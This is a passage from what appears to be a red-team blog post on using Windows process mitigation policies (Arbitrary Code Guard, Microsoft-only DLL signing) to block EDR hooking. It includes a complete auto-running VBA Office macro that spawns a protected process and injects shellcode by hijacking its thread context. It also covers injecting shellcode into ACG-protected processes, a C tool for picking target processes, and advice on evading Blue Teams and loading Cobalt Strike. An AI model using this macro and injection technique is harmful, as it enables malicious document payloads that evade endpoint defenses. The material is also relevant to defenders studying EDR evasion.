"NtAllocateVirtualMemory");

        // Let's also try a VirtualProtect to see if we can update an existing page to RWX
        if (!VirtualProtect(ntAllocateVirtualMemory, 4096, PAGE_EXECUTE_READWRITE, &oldProtection)) {
                printf("[!] Error updating NtAllocateVirtualMemory [%p] memory to RWX\n",
ntAllocateVirtualMemory);
        }
        else {
                printf("[*] NtAllocateVirtualMemory [%p] memory updated to RWX\n",
ntAllocateVirtualMemory);
        }
}
```

If we compile and execute this POC, we will see something like this:




C:\Users\xpn\source\repos\CIGTest\x64\Debug\CIGTest.exe

```
[*] RWX memory allocated: 000001D4F27C0000
[*] Now running SetProcessMitigationPolicy to apply PROCESS_MITIGATION_DYNAMIC_CODE_POLICY
[!] Error allocating RWX memory
[!] Error updating NtAllocateVirtualMemory [00007FFD5887C3B0] memory to RWX
```

Here we observe that attempts to allocate a RWX page of memory after the SetProcessMitigationPolicy fail as expected, along with attempts to use calls such as VirtualProtect which would allow modification of memory protection.

So why bring this up? Well unfortunately we do see examples of EDR DLL's being injected which are signed by Microsoft, for example, @Sektor7Net showed us that Crowdstrike Falcon contains one such a DLL which is unaffected by PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON



reenz0h
@Sektor7Net

Replying to @_xpn_ @_RastaMouse

Nope, Falcon loads perfectly fine with 'blockdlls' enabled and hooks ntdll. umppcXXXX.dll (Falcon's injected DLL) is digitally signed by MS so no wonder this doesn't prevents EDR injection 😄

CF Guard
DEP (permanent)
Signatures restricted (Microsoft only)

Description:
Image signature restrictions are enabled for this process.
Only Microsoft signatures are allowed.
This is an opt-in restriction.

umppc10102.dll CrowdStrike Falcon Sensor Support Module

14 2:51 PM - Oct 25, 2019

See reenz0h's other Tweets

But one common thing that many EDR products will do is to implement userspace hooks around interesting functions (see our previous post on Cylance which uses this exact technique). As hooking typically requires the ability to modify existing executable pages to add a trampoline, a call such as VirtualProtect is usually required to update memory protection. If we remove their ability to create RWX pages of memory, we may can force even a Microsoft signed DLL to fail.


To implement this within our VBA example, all we need to add is a further mitigation option of PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON to enable this protection:

```
' POC to spawn process with
PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON and
PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
mitigation enabled
' by @_xpn_
'
' Thanks to https://github.com/itm4n/VBA-RunPE and
https://github.com/christophetd/spoofing-office-macro

Const EXTENDED_STARTUPINFO_PRESENT = &H80000
Const HEAP_ZERO_MEMORY = &H8&
Const SW_HIDE = &H0&
Const MAX_PATH = 260
Const PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY = &H20007
Const MAXIMUM_SUPPORTED_EXTENSION = 512
Const SIZE_OF_80387_REGISTERS = 80
Const MEM_COMMIT = &H1000
Const MEM_RESERVE = &H2000
Const PAGE_READWRITE = &H4
Const PAGE_EXECUTE_READWRITE = &H40
Const CONTEXT_FULL = &H10007

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUP_INFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Byte
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type STARTUPINFOEX
    STARTUPINFO As STARTUP_INFO
    lpAttributelist As LongPtr
End Type

Private Type DWORD64
    dwPart1 As Long
    dwPart2 As Long
End Type

Private Type FLOATING_SAVE_AREA
    ControlWord As Long
    StatusWord As Long
    TagWord As Long
    ErrorOffset As Long
    ErrorSelector As Long
    DataOffset As Long
    DataSelector As Long
    RegisterArea(SIZE_OF_80387_REGISTERS - 1) As Byte
    Spare0 As Long
End Type

Private Type CONTEXT
    ContextFlags As Long
    Dr0 As Long
    Dr1 As Long
    Dr2 As Long
    Dr3 As Long
    Dr6 As Long
    Dr7 As Long
    FloatSave As FLOATING_SAVE_AREA
    SegGs As Long
    SegFs As Long
    SegEs As Long
    SegDs As Long
    Edi As Long
    Esi As Long
    Ebx As Long
    Edx As Long
    Ecx As Long
    Eax As Long
    Ebp As Long
    Eip As Long
    SegCs As Long
    EFlags As Long
    Esp As Long
    SegSs As Long
    ExtendedRegisters(MAXIMUM_SUPPORTED_EXTENSION - 1) As Byte
End Type

Private Declare PtrSafe Function CreateProcess Lib "kernel32.dll" Alias
"CreateProcessA" ( _
    ByVal lpApplicationName As String, _
    ByVal lpCommandLine As String, _
    lpProcessAttributes As Long, _
    lpThreadAttributes As Long, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    lpEnvironment As Any, _
    ByVal lpCurrentDriectory As String, _
    ByVal lpStartupInfo As LongPtr, _
    lpProcessInformation As PROCESS_INFORMATION _
) As Long

Private Declare PtrSafe Function InitializeProcThreadAttributeList Lib
"kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwAttributeCount As Integer, _
    ByVal dwFlags As Integer, _
    ByRef lpSize As Integer _
) As Boolean

Private Declare PtrSafe Function UpdateProcThreadAttribute Lib
"kernel32.dll" ( _
    ByVal lpAttributelist As LongPtr, _
    ByVal dwFlags As Integer, _
    ByVal lpAttribute As Long, _
    ByVal lpValue As LongPtr, _
    ByVal cbSize As Integer, _
    ByRef lpPreviousValue As Integer, _
    ByRef lpReturnSize As Integer _
) As Boolean

Private Declare Function WriteProcessMemory Lib "kernel32.dll" ( _
    ByVal hProcess As LongPtr, _
    ByVal lpBaseAddress As Long, _
    ByRef lpBuffer As Any, _
    ByVal nSize As Long, _
    ByVal lpNumberOfBytesWritten As Long _
) As Boolean

Private Declare Function ResumeThread Lib "kernel32.dll" (ByVal hThread As
LongPtr) As Long

Private Declare PtrSafe Function GetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare Function SetThreadContext Lib "kernel32.dll" ( _
    ByVal hThread As Long, _
    lpContext As CONTEXT _
) As Long

Private Declare PtrSafe Function HeapAlloc Lib "kernel32.dll" ( _
    ByVal hHeap As LongPtr, _
    ByVal dwFlags As Long, _
    ByVal dwBytes As Long _
) As LongPtr

Private Declare PtrSafe Function GetProcessHeap Lib "kernel32.dll" () As
LongPtr

Private Declare Function VirtualAllocEx Lib "kernel32" ( _
    ByVal hProcess As Long, _
    ByVal lpAddress As Long, _
    ByVal dwSize As Long, _
    ByVal flAllocationType As Long, _
    ByVal flProtect As Long _
) As Long

Sub AutoOpen()

    Dim pi As PROCESS_INFORMATION
    Dim si As STARTUPINFOEX
    Dim nullStr As String
    Dim pid, result As Integer
    Dim threadAttribSize As Integer
    Dim processPath As String
    Dim val As DWORD64
    Dim ctx As CONTEXT
    Dim alloc As Long
    Dim shellcode As Variant
    Dim myByte As Long

    ' Shellcode goes here (jmp $)
    shellcode = Array(&HEB, &HFE)

    ' Path of process to spawn
    processPath = "C:\\windows\\system32\\notepad.exe"

    ' Initialize process attribute list
    result = InitializeProcThreadAttributeList(ByVal 0&, 1, 0,
threadAttribSize)
    si.lpAttributelist = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
threadAttribSize)
    result = InitializeProcThreadAttributeList(si.lpAttributelist, 1, 0,
threadAttribSize)

    ' Specifies
PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON
    ' and
PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON
    val.dwPart1 = 0
    val.dwPart2 = &H1010

    ' Set our mitigation policy
    result = UpdateProcThreadAttribute( _
        si.lpAttributelist, _
        0, _
        PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY, _
        VarPtr(val), _
        Len(val), _
        ByVal 0&, _
        ByVal 0& _
        )

    si.STARTUPINFO.cb = LenB(si)
    si.STARTUPINFO.dwFlags = 1

    ' Spawn our process which will only allow MS signed DLL's and disallow
dynamic code
    result = CreateProcess( _
        nullStr, _
        processPath, _
        ByVal 0&, _
        ByVal 0&, _
        1&, _
        &H80014, _
        ByVal 0&, _
        nullStr, _
        VarPtr(si), _
        pi _
    )

    ' Alloc memory (RWX for this POC, as this isn't blocked from alloc
outside the process (and ... yolo)) in process to write our shellcode to
    alloc = VirtualAllocEx( _
        pi.hProcess, _
        0, _
        11000, _
        MEM_COMMIT + MEM_RESERVE, _
        PAGE_EXECUTE_READWRITE _
    )

    ' Write our shellcode
    For Offset = LBound(shellcode) To UBound(shellcode)
        myByte = shellcode(Offset)
        result = WriteProcessMemory(pi.hProcess, alloc + Offset, myByte, 1,
ByVal 0&)
```

```
    Next Offset

    ' Point EIP register to allocated memory
    ctx.ContextFlags = CONTEXT_FULL
    result = GetThreadContext(pi.hThread, ctx)
    ctx.Eip = alloc
    result = SetThreadContext(pi.hThread, ctx)

    ' Resume execution
    ResumeThread (pi.hThread)

End Sub
```

So this is great for protecting processes we are spawning, but what about if we want to inject some of our code into a process which is already protected with ACG? Well a common misconception that I hear is that we are unable to inject code into a process protected by Arbitrary Code Guard as, well we require some form of memory which has been writable and executable. But actually, ACG doesn't block a remote processes ability to call a function such as VirtualAllocEx.

For example, if we take some simple shellcode to spawn cmd.exe and inject this into a process protected via ACG, we will actually see that this executes just fine:



File
COM Surrogate
(Verified) Microsoft Windows
Version: 10.0.18362.1
Image file name: C:\Windows\System32\dllhost.exe

Process
Command line: C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
Current directory: C:\WINDOWS\system32\
Started: 2 minutes and 26 seconds ago (22:13:20 03/11/2019)
PEB address: 0x20c37f4000 Image type: 64-bit
Parent: svchost.exe (812)
Mitigation policies: DEP (permanent); ASLR (high entropy, force relocate); Dynamic code prohibited; Strict handle checks; Extension points disabled; CF Guard; Signatures restricted (Microsoft c
Protection: None

```
dllhost.exe      12088
  cmd.exe          792
    conhost.exe  10912   0.04
```

C:\WINDOWS\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>_
```

It should be noted that injecting something like Cobalt Strike beacon will not currently work with this method due to the reliance on allocating and modifying pages of memory to RWX. I've tried a few different malleable profile options to work around this (mostly the various userwx options provided), but currently it appears that modification of memory to be writable and later executable is required.

Operational Considerations


Now before we go and introduce these mitigations to all of our loaders/stagers, something that we need to consider is just how this may affect our operational security. For example, if we start to spawn arbitrary processes and protect them all using PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON, we may be sending a flag out to a knowledgable Blue Team who notice that suddenly random processes have mitigation policies assigned (although full credit to teams who spot this in their environment).

To help us to figure out how to blend in effectively, we want to enumerate any existing processes with a policy present. Now we could use Get-ProcessMitigation Powershell cmdlet, which will return any policies defined within the registry, however we know there are other ways to enable protection on a process during runtime, such as the SetMitigationPolicy API call, as well as simply spawning an arbitrary process via CreateProcessA as shown above.

To make sure we profile each process correctly, let's craft a simple tool which will use the GetProcessMitigationPolicy call to identify assigned mitigation policies:

```
#include <iostream>
#include <Windows.h>
#include <tlhelp32.h>
#include <processthreadsapi.h>

bool SetPrivilege(HANDLE hToken, LPCTSTR lpszPrivilege);

void GetProtection(int pid, const char *exe) {

        PROCESS_MITIGATION_DYNAMIC_CODE_POLICY dynamicCodePolicy;
        PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY signaturePolicy;

        HANDLE pHandle = OpenProcess(PROCESS_QUERY_INFORMATION, false, pid);
        if (pHandle == INVALID_HANDLE_VALUE) {
                printf("[!] Error opening handle to %d\n", pid);
                return;
        }

        // Actually retrieve the mitigation policy for ACG
        if (!GetProcessMitigationPolicy(pHandle, ProcessDynamicCodePolicy, &dynamicCodePolicy,
sizeof(dynamicCodePolicy))) {
                printf("[!] Could not enum PID %d [%d]\n", pid, GetLastError());
                return;
        }

        if (dynamicCodePolicy.ProhibitDynamicCode) {
                printf("[%s] - ProhibitDynamicCode\n", exe);
        }

        if (dynamicCodePolicy.AllowRemoteDowngrade) {
                printf("[%s] - AllowRemoteDowngrade\n", exe);
        }

        if (dynamicCodePolicy.AllowThreadOptOut) {
                printf("[%s] - AllowThreadOptOut\n", exe);
        }

        // Retrieve mitigation policy for loading arbitrary DLLs
        if (!GetProcessMitigationPolicy(pHandle, ProcessSignaturePolicy, &signaturePolicy,
sizeof(signaturePolicy))) {
                printf("Could not enum PID %d\n", pid);
                return;
        }

        if (signaturePolicy.AuditMicrosoftSignedOnly) {
                printf("[%s] AuditMicrosoftSignedOnly\n", exe);
        }

        if (signaturePolicy.AuditStoreSignedOnly) {
                printf("[%s] - AuditStoreSignedOnly\n", exe);
        }

        if (signaturePolicy.MicrosoftSignedOnly) {
                printf("[%s] - MicrosoftSignedOnly\n", exe);
        }
        if (signaturePolicy.MitigationOptIn) {
                printf("[%s] - MitigationOptIn\n", exe);
        }

        if (signaturePolicy.StoreSignedOnly) {
                printf("[%s] - StoreSignedOnly\n", exe);
        }
}

int main()
{
        HANDLE snapshot;
        PROCESSENTRY32 ppe;

        HANDLE accessToken;
        if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&accessToken)) {
                printf("[!] Error opening process token\n");
                return 1;
        }

        // Provide ourself with SeDebugPrivilege to increase our enumeration chances
        SetPrivilege(accessToken, SE_DEBUG_NAME);

        // Prepare handle to enumerate running processes
        snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
        if (snapshot == INVALID_HANDLE_VALUE) {
                printf("[!] Error: CreateToolhelp32Snapshot\n");
                return 2;
        }

        ppe.dwSize = sizeof(PROCESSENTRY32);

        Process32First(snapshot, &ppe);

        do {
                // Enumerate process mitigations
                GetProtection(ppe.th32ProcessID, ppe.szExeFile);
        } while (Process32Next(snapshot, &ppe));
}

bool SetPrivilege(HANDLE hToken, LPCTSTR lpszPrivilege) {

        TOKEN_PRIVILEGES tp;
        LUID luid;

        if (!LookupPrivilegeValue(
                NULL,
                lpszPrivilege,
                &luid))
        {
                printf("[!] LookupPrivilegeValue error: %u\n", GetLastError());
                return FALSE;
        }

        tp.PrivilegeCount = 1;
        tp.Privileges[0].Luid = luid;
        tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

        if (!AdjustTokenPrivileges(
                hToken,
                FALSE,
                &tp,
                sizeof(TOKEN_PRIVILEGES),
                (PTOKEN_PRIVILEGES)NULL,
                (PDWORD)NULL))
        {
                printf("[!] AdjustTokenPrivileges error: %u\n", GetLastError());
                return FALSE;
        }

        return TRUE;
}
```

Running this against a Windows 10 instance in my lab, several processes were found to have enabled mitigations:



```
[MicrosoftEdge.exe] - ProhibitDynamicCode
[MicrosoftEdge.exe] - AllowRemoteDowngrade
[MicrosoftEdge.exe] - MitigationOptIn
[MicrosoftEdge.exe] - StoreSignedOnly
[browser_broker.exe] - ProhibitDynamicCode
[browser_broker.exe] - MicrosoftSignedOnly
[browser_broker.exe] - MitigationOptIn
[RuntimeBroker.exe] - ProhibitDynamicCode
[RuntimeBroker.exe] - MicrosoftSignedOnly
[RuntimeBroker.exe] - MitigationOptIn
[MicrosoftEdgeSH.exe] - MitigationOptIn
[MicrosoftEdgeSH.exe] - StoreSignedOnly
[MicrosoftEdgeCP.exe] - ProhibitDynamicCode
[MicrosoftEdgeCP.exe] - AllowRemoteDowngrade
[MicrosoftEdgeCP.exe] - MitigationOptIn
[MicrosoftEdgeCP.exe] - StoreSignedOnly
```

Not surprisingly these processes mostly revolve around Edge, however we also have a number of other alternatives such as fontdrvhost.exe and dllhost.exe which can prove to be viable candidates for targeting and aren't subjected to low-integrity.

So hopefully this post has given you a few additional ideas for spawning and injecting your payloads, and if used carefully, I think we have an effective tool to cause some confusion.

If you do find these options to be effective, give me a shout via the usual channels, it would be good to see examples of vendors who may be affected by blockdlls and ACG. Happy hunting!